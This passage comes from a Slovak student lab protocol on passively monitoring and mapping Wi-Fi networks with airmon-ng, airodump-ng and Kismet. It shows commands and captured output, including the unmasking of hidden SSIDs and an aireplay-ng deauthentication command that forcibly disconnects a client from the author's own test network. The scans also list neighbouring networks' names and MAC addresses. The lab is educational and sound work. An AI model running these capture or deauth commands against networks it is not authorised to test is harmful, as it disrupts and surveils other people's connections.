Obrázok PObr-3 - Zachytenie prihlasovacieho mena a hesla



Obrázok PObr-4 - Zachytenie nečitateľnej šifrovanej správy



Graf PGra-1 - Analýza anketovej otázky

2. Praktická časť

2.1. Protokol č.1 - Monitorovanie a mapovanie bezdrôtových sietí

Názov: Monitorovanie a mapovanie bezdrôtových sietí

Autor: Patrik Goldschmidt

Dátum: 12. 12. 2015 - 15. 12. 2015

Ciele merania:

- Monitorovať Wi-Fi sieť zvonka (bez pripojenia na ňu)
- Zmapovať vnútornú štruktúru siete a odhaliť pripojených klientov
- Odhaliť bežné zraniteľnosti bezdrôtových prístupových bodov


Použitý hardvér:

- Netgear WGR614 v7 - Wi-Fi router
- Cisco EPC3925 - Wi-Fi router
- Lenovo IdeaPad G550 - monitorovanie zariadenie
- Acer Aspire One ZG5 - konfigurácia routerov
- Asus Eee 1101HA - bezdrôtový klient
- Apple Iphone 4S - bezdrôtový klient
- Apple Iphone 6 - bezdrôtový klient
- Apple iPad Mini md544sl/a - bezdrôtový klient
- Dell Latitute XT2 - bezdrôtový klient

Použitý softvér:

- Kali Linux 2.0
- Airmon-ng
- Airodump-ng
- Kismet

Schéma



2.1.1. Základné koncepty skenovania a mapovania bezdrôtových sietí

2.1.1.1. Príprava na meranie

Príprava na meranie pozostáva z nastavenia prístupových bodov a klientských staníc. Pri meraní využijem svoju domácu Wi-Fi sieť, ktorá je má názov "GOLDS CLAN" a je už prednastavená na používanie bezpečnostného protokolu WPA2.Následne prebehlo nastavenie ďalšej bezdrôtovej siete na routere Netgear. Túto sieť som pomenoval ako "GOLDY_pentest" a nastavil jej šifrovanie WEP, keďže práve toto šifrovanie budeme prelamovať v nasledujúcich meraniach.

Zo začiatku som na domácej sieti nechal pripojených 2 klientov, a to PC Dell a iPhone 6. Na novo-vytvorenej sieti sa zatiaľ nenachádzajú žiadny pripojený klienti.

Keďže je meranie vykonávané v obytných priestoroch, v blízkosti sa nachádzajú aj iné bezdrôtové siete, ktorých výskyt neviem nijako ovplyvniť. Tieto siete však nijako neovplyvňujú toto meranie, práve naopak, v reálnych podmienkach sa pri skenovaní bude na okolí vyskytovať viacej sietí. V prípade, že sú siete správne nastavené, používajú na svoju komunikáciu rôzne kanály a pri svojej činnosti by sa nemali rušiť.

2.1.1.2. Zapnutie monitor módu

Bezdrôtový Wi-Fi adaptér je bežne nastavený tak, aby filtroval komunikáciu ktorú zachytáva. Týmto filtrovaním posiela hardvérová vrstva operačnému systému len dáta, ktoré sú určené danému klientovi. Toto je prednastavený mód pre všetky adaptéry, avšak ovládače Linuxu umožňujú prepnutie do tzv. Monitor módu, ktorý umožňuje zachytávanie všetkej komunikácie v bezdrôtovom spektre.

Monitor mód zapneme pomocou nasledovnej sekvencie príkazov.

```
ifconfig wlan0 down
iwconfig wlan0 mode monitor
ifconfig wlan0 up
```

Keďže zmenu módu nie je možné vykonať počas aktívneho adaptéra, je ho potreba pred zmenou módu vypnúť. Druhým príkazom prikážeme Wi-Fi adaptéru použiť monitor mód a posledným príkazom adaptér opäť zapneme.

Pre účely penetračného testovania je na spustenie monitor módu vhodnejšie využiť zabudovanú komplexnú sadu nástrojov aircrack-ng. Jedným z nástrojov je airmon-ng, ktorý slúži na pripravenie adaptéru na fungovanie v monitor móde.

Syntax programu airmon-ng je nasledovná:

```
airmon-ng <start|stop> <interface> [channel] or airmon-ng
<check|check kill>
```

```
root@kali-goldy:~# airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0           b43             non-mac80211 device? (report this!)
```

Príkazom airmon-ng zistíme názov adaptéru v systéme, v tomto prípade wlan0, používaný ovládač a chipset. V prípade že program chipset nedokáže identifikovať, môže vypísať chybu, to však nijako neovplyvňuje funkciu programov.

Po vybratí bezdrôtového rozhrania použijeme príkaz *airmon-ng start*. V prípade, že kanál ostane nešpecifikovaný, odchytávanie bude prebiehať na všetkých kanáloch.

airmon-ng start wlan0

Systém týmto príkazom vytvorí nové rozhranie - wlan0mon. Niektoré procesy však interface aj naďalej využívajú a preto by mohli obmedzovať funkciu monitor módu. Ak napríklad skúsime využiť nové rozhranie pre program airodump-ng, systém vypíše chybu.

```
root@kali-goldy:~# airodump-ng wlan0mon
ioctl(SIOCSIWMODE) failed: Device or resource busy
^C
```

Spomínané procesy vypneme buď pomocou príkazu *kill* + čísla procesu, ktoré program poskytol, alebo necháme, aby program airmon-ng vypol všetky nežiadané procesy automaticky:

airmon-ng check kill

V prípade, že vám vypíše chybu už pri príkaze *airmon-ng start*, je potrebné najskôr vypnúť nežiaduce procesy a vytvárať monitor rozhranie až potom.

Príkazom *iwconfig* preveríme aktuálne nastavenie adaptéra.

```
root@kali-goldy:~# iwconfig
wlan0mon  IEEE 802.11bg  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

lo        no wireless extensions.

eth0      no wireless extensions.
```

2.1.1.3. Airodump-ng

Príkazom *airodump-ng* spustíme monitorovanie všetkých kanálov.

airodump-ng wlan0mon

Pokročilé monitorovanie môže obsahovať rôzne filtre, všetky sú uvedené použitím argumentu *--help*.

airodump-ng --help

Pre skenovanie, ktoré zahŕňa výrobcu AP a zisťuje, či je funkcia WPS povolená použijeme príkaz:

```
airodump-ng --wps --manufacturer wlan0mon
```

```
CH  8 ][ Elapsed: 3 mins ][ 2015-12-13 20:51

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH WPS     ESSID          MANUFACTURER

00:1E:2A:63:57:6A   -8      515        4    0  13  54 . WEP  WEP                 GOLDY_pentest  Netgear Inc.
E8:40:F2:39:A0:C8  -43      364       21    0   1  54e  WPA2 CCMP   PSK          GOLDS CLAN     PEGATRON CORPORATION
EA:40:F2:39:A0:CA  -42      393        0    0   1  54e  WPA2 CCMP   MGT          UPC Wi-Free    Unknown
E8:74:E6:CF:12:51  -68      452        9    0  11  54e  WPA2 CCMP   PSK          ADB-CF1251     ADB BROADBAND ITALIA
00:0C:42:0C:23:E8  -79      171        0    0   5  11   OPN                      KONFER_net6    Routerboard.com
44:55:B1:D8:82:74  -79      183        7    0   6  54e  WPA2 CCMP   PSK          HUAWEI-v5RN    HUAWEI TECHNOLOGIES CO.,LTD
A0:F3:C1:CF:FF:0A  -81      141     1593    0   3  54e. WPA2 CCMP   PSK          Z6HS           TP-LINK TECHNOLOGIES CO., LTD.
78:54:2E:F6:F4:CE  -85        6      177    0  11  54e  WPA2 CCMP   PSK          dir-600        D-Link International

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   00:25:D3:87:A3:17  -47    0 - 1      0       31
(not associated)   10:0B:A9:60:3A:B8  -89    0 - 1      0        1  HUAWEI-v5RN
E8:40:F2:39:A0:C8  4C:7C:5F:CF:AB:ED    2    0 -24      9        7  GOLDS CLAN
E8:40:F2:39:A0:C8  00:24:D6:A4:C3:D4  -71    0 - 6e     0       27  GOLDS CLAN
E8:74:E6:CF:12:51  00:1A:73:D2:39:C2  -41    0 - 1      0      205  ADB-CF1251
E8:74:E6:CF:12:51  20:68:9D:AA:C1:58  -41    0 - 1      0       41  ADB-CF1251
78:54:2E:F6:F4:CE  FC:19:10:08:B7:02   -1    1e- 0      0      167
```

Vysvetlivky:

- **BSSID** - MAC adresa prístupového bodu
- **PWR** - Sila signálu, značenie závisí od wifi adaptéru, v mojom prípade, čím bližšie k 0, tým lepší signál
- **#Data** - dáta, čo sa cez sieť preniesli od začiatku monitorovania
- **CH** - kanál, na ktorom Wi-Fi AP vysiela
- **ENC** - šifrovanie
- **ESSID** - názov siete

Pozn: Nájdenie všetkých sietí a klientov môže trvať až 5 minút!

Vidíme, že sa v našom okolí nachádza pomerne veľa sietí, nás však zaujímajú siete GOLDY_pentest a GOLDS CLAN. Na Wi-Fi sieť GOLDS CLAN sú pripojené 2 zariadenia:

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
E8:40:F2:39:A0:C8	4C:7C:5F:CF:AB:ED	-10	1e - 24	0	23	GOLDS CLAN
E8:40:F2:39:A0:C8	00:24:D6:A4:C3:D4	-62	0 - 6e	26	57	GOLDS CLAN

Z políčka “BSSID“ vidíme, že klienti sú pripojení na sieť GOLDS CLAN, políčko “STATION“ znázorňuje MAC adresu klienta, “Lost“ komunikáciu, ktorú sa nepodarilo odchytiť, “Frames“ vyjadruje dáta, ktoré sa podarilo odchytiť a “Probe“ sú špeciálne typy správ, ktoré vysiela zariadenie s účelom pripojiť sa na sieť.

Výsledkom tohto skenovania je teda tabuľka zobrazujúca všetky bezdrôtové siete v dosahu, ako aj všetkých bezdrôtových klientov. Pomocou aplikácie získame všetky potrebné informácie o okolitých bezdrôtových sieťach a zistíme ich potenciálne bezpečnostné diery.

2.1.1.4. Skenovanie prostredníctvom programu Kismet

Programy airodump-ng a Kismet nemusia byť navzájom kompatibilné, preto pred začatím skenovania prostredníctvom Kismetu reštartujeme operačný systém, aby sa bezdrôtový adaptér resetoval do pôvodného stavu.

Program Kismet poskytuje podobný prehľad bezdrôtových sietí ako program airodump-ng, v niektorých ohľadoch dokonca poskytuje viacero možností a viac user-friendly prostredie ako airodump-ng.

Nasledovný príkaz znázorňuje spustenie programu kismet cez terminal:


```
kismet
```

Pomocou prostredia naštartujeme Kismet server a zvolíme zdrojový interface wlan0. Následne prepneme do používateľského okna aplikácie, a zobrazí sa nám príjemné prostredie so sumárom okolitých sietí.

Ako z obrázku vidíme, na sieť sú stále pripojení 2 klienti, títo sú označený slovom “Wireless“. Označenie “Wired/AP“ reprezentuje samotný access point, prípadne ďalšie zariadenia, ktoré sú na neho káblom pripojené.

Program Kismet podporuje aj ďalšie náhľady, napr. vyťaženie jednotlivých kanálov a mnoho iného. V ďalšom obrázku sa pozrieme na konkrétne informácie o bezdrôtovej sieti GOLDS CLAN. Grafy vykresľujú komunikáciu na sieti, a text popisuje informácie o sieti.

Kismet ďalej obsahuje aj veľmi pekný prehľad informácii o bezdrôtových kanáloch v okolí, tieto informácie môžu pomôcť riešení problémov v sietí, keďže zobrazujú “Noise“, čo je vlastne rušenie medzi kanálmi, ktoré môže znemožňovať komunikáciu klienta s access pointom. Grafický sumár pre jednotlivé kanály vidíme v nasledujúcom obrázku:



Program Kismet je bezpochyby veľmi silný nástroj, ktorý poskytuje oveľa prehľadnejšie informácie v porovnaní so svojim súperom airodump-ng. V budúcnosti však na prelamovanie šifrovania budeme používať sady nástrojov aircrack-ng, preto bude používanie airodump-ng vhodnejšie z pohľadu kompatibility.

Program Kismet ukončíme stlačením klávesy **;** a následne zvolíme možnosť exit. Týmto však ukončíme len Kismet klienta, preto nám vyskočí okno, či chceme ukončiť aj Kismet server, ktorý sme v predošlých fázach spúšťali. Zvolíme možnosť "Kill", čím sa Kismet server ukončí a zapíše záznamy o činnosti na náš disk:

```
root@kali-goldy:~# kismet

*** KISMET CLIENT IS SHUTTING DOWN ***
[SERVER] INFO: Stopped source 'wlan0'
[SERVER] ERROR: TCP server client read() ended for 127.0.0.1
[SERVER]
[SERVER] *** KISMET IS SHUTTING DOWN ***
[SERVER] Shutting down log files...
[SERVER] INFO: Closed pcapdump log file 'Kismet-20151213-21-30-19-1.pcapdump',
[SERVER]       49810 logged.
[SERVER] INFO: Closed netxml log file 'Kismet-20151213-21-30-19-1.netxml', 31
[SERVER]       logged.
[SERVER] INFO: Closed nettxt log file 'Kismet-20151213-21-30-19-1.nettxt', 31
[SERVER]       logged.
[SERVER] INFO: Closed gpsxml log file 'Kismet-20151213-21-30-19-1.gpsxml', 0 logged.
[SERVER] INFO: Closed alert log file 'Kismet-20151213-21-30-19-1.alert', 0 logged.
[SERVER] INFO: Shutting down plugins...
[SERVER] WARNING: Kismet changes the configuration of network devices.
[SERVER]          In most cases you will need to restart networking for
[SERVER]          your interface (varies per distribution/OS, but
[SERVER]          usually:  /etc/init.d/networking restart
[SERVER]
[SERVER] Kismet exiting.
Spawned Kismet server has exited

*** KISMET CLIENT SHUTTING DOWN.  ***
Kismet client exiting.
```

2.1.2. Používanie pokročilých techník programu airodump-ng

V prípade, že sme ukončili prácu s Kismetom, interface **wlan0** sa stále nachádza v monitor móde, a jeho aktuálny názov je **wlan0mon**, podobne, ako keby sme použili airmon-ng. Z tohto dôvodu môžeme airodump-ng spustiť bez dodatočných nastavení prostredníctvom airmon-ng.

2.1.2.1. Monitorovanie reakcií

Program airodump-ng zobrazuje bezdrôtové siete aj bezdrôtových klientov. V tomto teste zistíme, koľko trvá, kým program zaregistruje nového klienta.

Program airodump-ng spustíme s parametrami --wps a --manufacturer ako predtým, počkáme zhruba 5 minút, kým sa nájdu všetci bezdrôtový klienti a potom pripojíme nové zariadenie na sieť GOLDY_pentest.

```
00:1E:2A:63:57:6A  00:25:D3:87:A3:17    2    0 - 1      0      156  GOLDY_pentest
```

Prvé meranie:

- Pripojenie: 5,7s
- Odpojenie: 122s

Druhé meranie:

- Pripojenie: 6,2s
- Odpojenie: 127s

Tretie meranie:

- Pripojenie: 7,1s
- Odpojenie: 125s

Program zaznamenal nového klienta na sieti takmer okamžite. Časomiera bola spustená po kliknutí na tlačidlo pripojiť, avšak klient sa ešte s prístupovým bodom musí asociovať a autentifikovať, čo trvá určitý čas. Merania boli prevádzané s rôznymi zariadeniami, z rôznych lokalít, najskôr bol klient hneď vedľa meracieho zariadenia, následne bol za stenou a posledné meranie prebehlo z miesta so slabým signálom.

Z výsledkov môžem usúdiť, že vzdialenosť zariadenia od prístupového bodu a od meracieho zariadenia ovplyvňuje čas len mierne, preto sa dajú výsledky považovať za presné.

Test odpojenia meral, za aký dlhý čas program airodump-ng vyradí klienta z tabuľky, keď sa daný klient odpojí zo siete. V tomto prípade sme zaznamenali väčšiu odozvu, to však kvôli prednastavenému stavu, že klient je v tabuľke ešte 120s potom, ako neodosiela žiadnu komunikáciu. Túto hodnotu vieme upraviť prostredníctvom možnosti `--berlin` pri spúšťaní programu airodump-ng. Menšie hodnoty, napríklad 30s sú vhodné pre okamžité monitorovanie stavu siete, naopak, vyššie hodnoty sú vhodnejšie pre odchytávanie komunikácie alebo monitorovanie siete z dlhodobého hľadiska.

2.1.2.2. Cielené monitorovanie

Cieleným monitorovaním rozumieme fakt, že nebudeme monitorovať celé bezdrôtové spektrum, ale zameriame sa na konkrétny kanál, dokonca konkrétnu sieť. Benefitom monitorovania konkrétnej siete je účinnejšie odchytávanie údajov.

Zakázanie Channel Hoppingu prevedieme pomocou špecifikovania kanálu prostredníctvom kľúčového slova `--channel`. Pre lepšie filtrovanie môžeme použiť aj niektoré z airodump-ng filtrov, --encrypt filtruje podľa enkrypcie na sieti, následne môžeme použiť aj `--bssid`, ak chceme filtrovať konkrétnu sieť podľa MAC adresy, resp. `--essid` pre filtrovanie podľa názvu siete.

Konkrétny príkaz na filtrovanie podľa kanálu by mohol vyzerať takto:

```
airodump-ng --channel 1 wlan0mon
```

```
CH  1 ][ Elapsed: 1 min ][ 2015-12-14 18:52 ][ WPA handshake: E8:40:F2:39:A0:C8

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

E8:40:F2:39:A0:C8  -49  55     1115      366    1   1  54e  WPA2 CCMP   PSK  GOLDS CLAN
EA:40:F2:39:A0:CA  -51  44     1108        0    0   1  54e  WPA2 CCMP   MGT  UPC Wi-Free
44:55:B1:D8:82:74  -85  96      670        2    0   1  54e  WPA2 CCMP   PSK  HUAWEI-v5RN

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

E8:40:F2:39:A0:C8  4C:7C:5F:CF:AB:ED  -34    1e-24      0       453  GOLDS CLAN
E8:40:F2:39:A0:C8  00:24:D6:A4:C3:D4  -62    1e- 6e     0        83  GOLDS CLAN
(not associated)   00:25:D3:87:A3:17  -34    0 - 1      0        20
(not associated)   00:1A:73:D2:39:C2  -55    0 - 1      0        10
```

Týmto príkazom sme zakázali channel hopping, čiže monitorovacie rozhranie wlan0mon ostalo uzamknuté na jednom konkrétnom kanáli. Ako môžeme vidieť, pri zakázaní uzamknutí

monitorovacieho zariadenia sa zobrazila nová kolónka **RXQ**. Tento údaj vyjadruje kvalitu pripojenia, a údaj sa udáva v %. V Prípade 100 naše monitorovacie zariadenie prijalo všetky management a dátové framy za posledných 10 sekúnd. V prípade, že údaj nie je 100, môže dochádzať k rušeniu alebo má monitorovanie zariadenie slabý signál. V tomto prípade vysielajú na jednom kanále až 3 zariadenia, čo môže spôsobovať značné rušenie.

Ak chceme vyfiltrovať konkrétnu sieť, použijeme slovo `--bssid`.

```
airodump-ng --channel 1 --bssid E8:40:F2:39:A0:C8 wlan0mon
```

```
CH  1 ][ Elapsed: 1 min ][ 2015-12-14 19:05

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

E8:40:F2:39:A0:C8  -57  50      693       25    0   1  54e  WPA2 CCMP   PSK  GOLDS CLAN

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

E8:40:F2:39:A0:C8  4C:7C:5F:CF:AB:ED  -34    1e-24      0       82
E8:40:F2:39:A0:C8  00:24:D6:A4:C3:D4  -63    0 - 6e     0       54
```

Teraz skúsime filtrovať na neobsadenom kanále, či sa hodnota RXQ zvýši.

```
airodump-ng --channel 13 --bssid 00:1E:2A:63:57:6A wlan0mon
```

```
CH 13 ][ Elapsed: 6 s ][ 2015-12-14 19:20

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:1E:2A:63:57:6A   -1 100       89        0    0  13  54 . WEP  WEP         GOLDY_pentest

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:1E:2A:63:57:6A  00:25:D3:87:A3:17   -4    0 - 1     53        4
```

Podľa očakávania, pri dobrom signále a žiadnom rušení z iných Wi-Fi staníc sme dosiahli RXQ na hodnotu 100, čo značí, že odchytávacie zariadenie prijíma všetku komunikáciu, ktorá sa na sieti odohráva.

2.1.2.3. Zápis monitorovania do súboru

Zápis odchytenej komunikácie je pomocou programu airodump-ng priamo možný prostredníctvom optionu `--write` (alebo skrátene `-w`). Samotné odchytené údaje sú zašifrované a sú prakticky nehodnotné. Neskôr ich však využijeme na prelomenie niektorých bezpečnostných protokolov.

Zapisovať údaje z celého bezdrôtového spektra nemá význam, preto je pri zapisovaní odchytených dát do súboru vhodné vybrať konkrétny kanál a konkrétnu sieť.

```
airodump-ng --channel 13 --bssid 00:1E:2A:63:57:6A --write
zapisovanieDat wlan0mon
```

Týmto príkazom sa začne zapisovanie odchytených dát z kanálu 13 a stanice so zadanou MAC adresou, v tomto prípade sa jedná o sieť GOLDY_pentest. Skenovanie siete a zápis dát ukončíme sekvienciou príkazov Ctrl + C, resp. ^C.


Súbor “zapisovanieDat“ bude zapísaný do aktuálneho priečinka, z ktorého spúšťame príkaz. Po spustení konzoly sa nachádzame v domovskom priečinku /root a nie je dôvod to meniť, takže dáta budú pravdepodobne zapísané sem. Program zapíše viacero súborov, ako aj textové súbory s informáciami o zbere dát:

```
root@kali-goldy:~# ls
Desktop                 Music      Videos                        zapisovanieDat-01.kismet.netxml
Documents               Pictures   zapisovanieDat-01.cap
Downloads               Public     zapisovanieDat-01.csv
Iceweasel_wallpaper.png Templates  zapisovanieDat-01.kismet.csv
```

2.1.2.4. Skenovanie sietí so skrytým SSID

Skrývanie SSID je jedna z možností na zvýšenie zabezpečenia Wi-Fi siete. V tomto prípade sieť nevysiela tzv. beacon framy, čiže je pre bežných klientov prakticky neviditeľná. Program airodump-ng však dokáže tieto siete odhadiť, a dokonca aj zistiť ich pôvodný názov.

Na zariadení NetGear, ktoré vysiela sieť s názvom “GOLDY_pentest“ odškrtneme políčko “Enable SSID Broadcast“, čím schováme vysielanie SSID.



Pre bežné zariadenie je v súčasnosti sieť neviditeľná. Pre ilustráciu sa preto pozrime na screenshot zo zariadenia Apple iPhone.

Keďže je samotný názov siete neviditeľný, program airodump-ng ho taktiež nevidí, ale všetky ostatné údaje ako kanál, šifrovanie, počet pripojených klientov a dáta putujúce na sieti odhadiť dokáže.

```
BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:1E:2A:63:57:6A    2       89        0    0  13  54 . WEP  WEP         <length: 13>
```

Ako vidíme, program identifikoval všetky údaje o sieti okrem jej názvu (ESSID). Jediné, čo o názve zistil bola jeho dĺžka, preto ju napísal vo formáte `<length: 13>`. Z tohto údaju vieme vyčítať, že názov siete je ľubovoľný 13-znakový reťazec.

Konkrétny názov siete sa však dá zistiť pomerne jednoducho. Ak sa programu airodump-ng podarí zachytiť probe request od klienta, ktorý sa na sieť pokúša pripojiť, automaticky názov siete doplní do výstupu programu. V prípade, že na sieti aktuálne nie je pripojený žiadny klient, jedinou možnosťou ostáva čakať. Ak je na sieti pripojený aspoň 1 klient, program ho spozoruje a zachytí aj potenciálny vysielaný probe request ako vidíme na obrázku nižšie.

```
BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:1E:2A:63:57:6A  18:34:51:1E:5F:00   13    0 -54      0        25  GOLDY_pentest
```

Ak sú na sieť pripojení klienti, avšak probe requesty nevysielajú, môžeme ich k tomu prinútiť. Tento proces spočíva v jednorazovej deautentifikácii klienta zo siete. Klient sa s najväčšou pravdepodobnosťou bude opäť pokúšať na sieť pripojiť, čím vygeneruje nový probe request, ktorý program airodump-ng pokúsi zachytiť.

Deauntifikáciu je možné previesť prostredníctvom programu aireplay-ng. Tomuto programu sa budeme venovať viac venovať v ďalších dokumentoch, zatiaľ si iba ukážeme ako zo siete klienta násilne odpojiť a prinútiť ho generovať nové probe requesty. Deautentifikáciu je teda možné vykonať nasledovným príkazom:

```
aireplay-ng --deauth 5  -a 00:1E:2A:63:57:6A -c
18:34:51:1E:5F:00 wlan0mon
```

Týmto príkazom spôsobíme odoslanie 5 deautentifikačných packetov na sieť s MAC adresou 00:1E:2A:63:57:6A, ktorej ESSID sa snažíme zistiť. Prepínačom `-c` definujeme klienta, ktorému majú byť deautentifikačné packety odoslané. Toto je klient na sieti, ktorého chceme prinúť vygenerovať nový probe request. V prípade, že prepínač `-c` neuvedieme, deautifikačný packet bude poslaný ako broadcast, čiže sa pokúsi deautentifikovať všetkých klientov na sieti. Ako posledný argument uvedieme názov rozhrania, ktoré používame na monitorovanie komunikácie.

2.1.2.5. Komplexné monitorovanie bezdrôtového spektra

Situácia: Na bezdrôtové siete pripojíme všetky zariadenia podľa schémy. Povedzme, že sa zaujímame o siete GOLDS CLAN a GOLDY_pentest, ktoré sú znázornené v schémach.

```
airodump-ng --channel 1,13 wlan0mon
```

Tento príkaz prehľadáva iba kanály 1 a 13. Samotný príkaz by bol vhodný, ak by na kanáloch vysielal maximálne 1 prístupový bod. V tomto prípade to však nie je pravda, pretože na kanáli 1 vysielajú až 3 Wi-Fi siete. Možnosť `--bssid` neumožňuje filtrovať na základe viacerých argumentov, čiže ak chceme použiť filter `--bssid`, môžeme zvoliť iba jednu požadovanú sieť. Pre filtrovanie viacerých sietí je potrebné filtrovať na základe ich názvu a využitím regular expressions. Použijeme preto možnosť `--essid-regex`. Príkaz potom vyzerá nasledovne:

```
airodump-ng --channel 1,13 --essid-regex GOLD* wlan0mon
```

```
CH 13 ][ Elapsed: 4 mins ][ 2015-12-14 20:53

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:1E:2A:63:57:6A  -13     1184     1169    2  13  54 . WEP  WEP    SKA  GOLDY_pentest
E8:40:F2:39:A0:C8  -48     1177      148    0   1  54e  WPA2 CCMP   PSK  GOLDS CLAN

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   88:53:2E:83:1B:F2  -62    0 - 1      0       21
(not associated)   1E:36:79:27:17:C2  -84    0 - 1      0        2
00:1E:2A:63:57:6A  18:34:51:1E:5F:00   11   54 -54      0       98
00:1E:2A:63:57:6A  00:25:D3:87:A3:17   11   54 - 1     69      459  GOLDY_pentest
00:1E:2A:63:57:6A  AC:3C:0B:6F:71:7C   -1   54 -24     68      223  GOLDS CLAN,GOLDY_pentest
E8:40:F2:39:A0:C8  00:24:D6:A4:C3:D4  -57    1e- 2e   144      118  GOLDS CLAN
E8:40:F2:39:A0:C8  4C:7C:5F:CF:AB:ED  -70    1e-24      0       51
```

Z obrázku vidíme, že sme úspešne vyfiltrovali požadované siete na základe začiatku ich názvu, avšak program nám našiel aj klientov, ktorí aktuálne nie sú pripojený k žiadnej sieti. Ak

sa o týchto klientov nezaujímame, môžeme ich vyfiltrovať pomocou prepínaču `-a`, kompletný príkaz potom vyzerá takto:

```
airodump-ng --channel 1,13 --essid-regex GOLD* -a wlan0mon
```

Kompletný príkaz použitím viacerých argumentov môže nadobudnúť aj takúto podobu:

```
airodump-ng --channel 1,13 --essid-regex GOLD* -a --uptime --
manufacturer --wps wlan0mon
```

2.1.3. Ukončenie skenovania a opustenie monitor módu

Po dokončení skenovania siete je potrebné vrátiť rozhranie z monitor módu naspäť do managed módu, to sa dá uskutočniť viacerými spôsobmi:

- Reštartovať systém
- Prostredníctvom utility airmon-ng
- Manuálne prostredníctvom vstavaných programov ifconfig a iwconfig

2.1.3.1. Reštartovanie systému

Keďže zmeny vykonané na rozhraní sú len dočasné, reštartovaním systému sa všetky zmeny odstránia a interface sa vráti do pôvodného stavu – managed mód. Reštart vykonáme grafickým tlačidlom alebo príkazom `reboot`.

2.1.3.2. Utilita airmon-ng

